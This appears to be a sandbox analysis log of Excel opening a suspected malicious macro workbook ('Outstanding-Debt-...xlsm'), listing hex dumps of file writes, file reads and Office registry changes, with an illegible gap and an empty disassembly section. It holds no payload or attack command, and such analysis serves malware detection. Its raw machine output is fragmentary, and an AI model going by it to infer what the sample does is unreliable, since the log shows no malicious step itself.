C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object L ibrary..C:\Windows\system 32\fm 20.hlpWW..NoneWW..Cop yWW..Move WW..CopyOrMove..CutW WW..PasteW ..DragDropWW..InheritWW W..OnWW WW..OfWWW..DefaultW WW..ArrowW ..CrossW..IBeamW..SizeN ESWWW.. SizeNS..SizeNWSEWW..S izeWE..Up ArrowWWW..HourG	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	\$...H...I..... ...D...h.....@...d.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	02 00 01 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	09 04 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	06 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	91 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	b3 02 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	0d 23 00 00	.,#..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	24 00 00 00	\$....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	ff ff ff ff		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	80 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	0d 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	bc 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	d.....X.....L.....X...@.....I.....4....'.....(.....T...H.....t..... <.....h.....0...\.....\$.....P.D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff 0f 00 00 00	8.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\86EE0000	118634	1871	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a6 b5 fb bc e1 01 00 00 2a 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 30 5f 89 c9 48 01 00 00 4d 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b8 6d 95 b9 45 02 00 00 44 04 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.....*.....[Content_Types].xmlPK..-.....!..UO#...L_rels/.re lsPK..-.....!..0...H...M...@...xl/_rels/wor kbook.xml.relsPK..-.....! .m..E...D..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~\$Outstanding-Debt-71778964-05042021.xlsm	unknown	55	05 41 6c 62 75 73 20	.user	success or wait	1	13F61F526	WriteFile
C:\Users\user\Desktop\~\$Outstanding-Debt-71778964-05042021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.I.b.u.s.	success or wait	1	13F61F591	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\87EE0000	118636	1871	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a6 b5 fb bc e1 01 00 00 2a 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 30 5f 89 c9 48 01 00 00 4d 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b8 6d 95 b9 45 02 00 00 44 04 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.....*.....[Content_Types].xmlPK..-.....!..UO#...L_rels/.re lsPK..-.....!..H...M...@...xl/_rels/wor kbook.xml.relsPK..-.....! .m..E...D..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\401424E2.jpg	0	65536	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\Outstanding-Debt-71778964-05042021.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\Outstanding-Debt-71778964-05042021.xlsm	0	8	pending	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE428	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE560	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE61B	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE734	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE7EF	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	3	7FEEAC59AC0	unknown

[illegible]

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
----------	------	------	----------	----------	------------	-------	----------------	--------

Disassembly
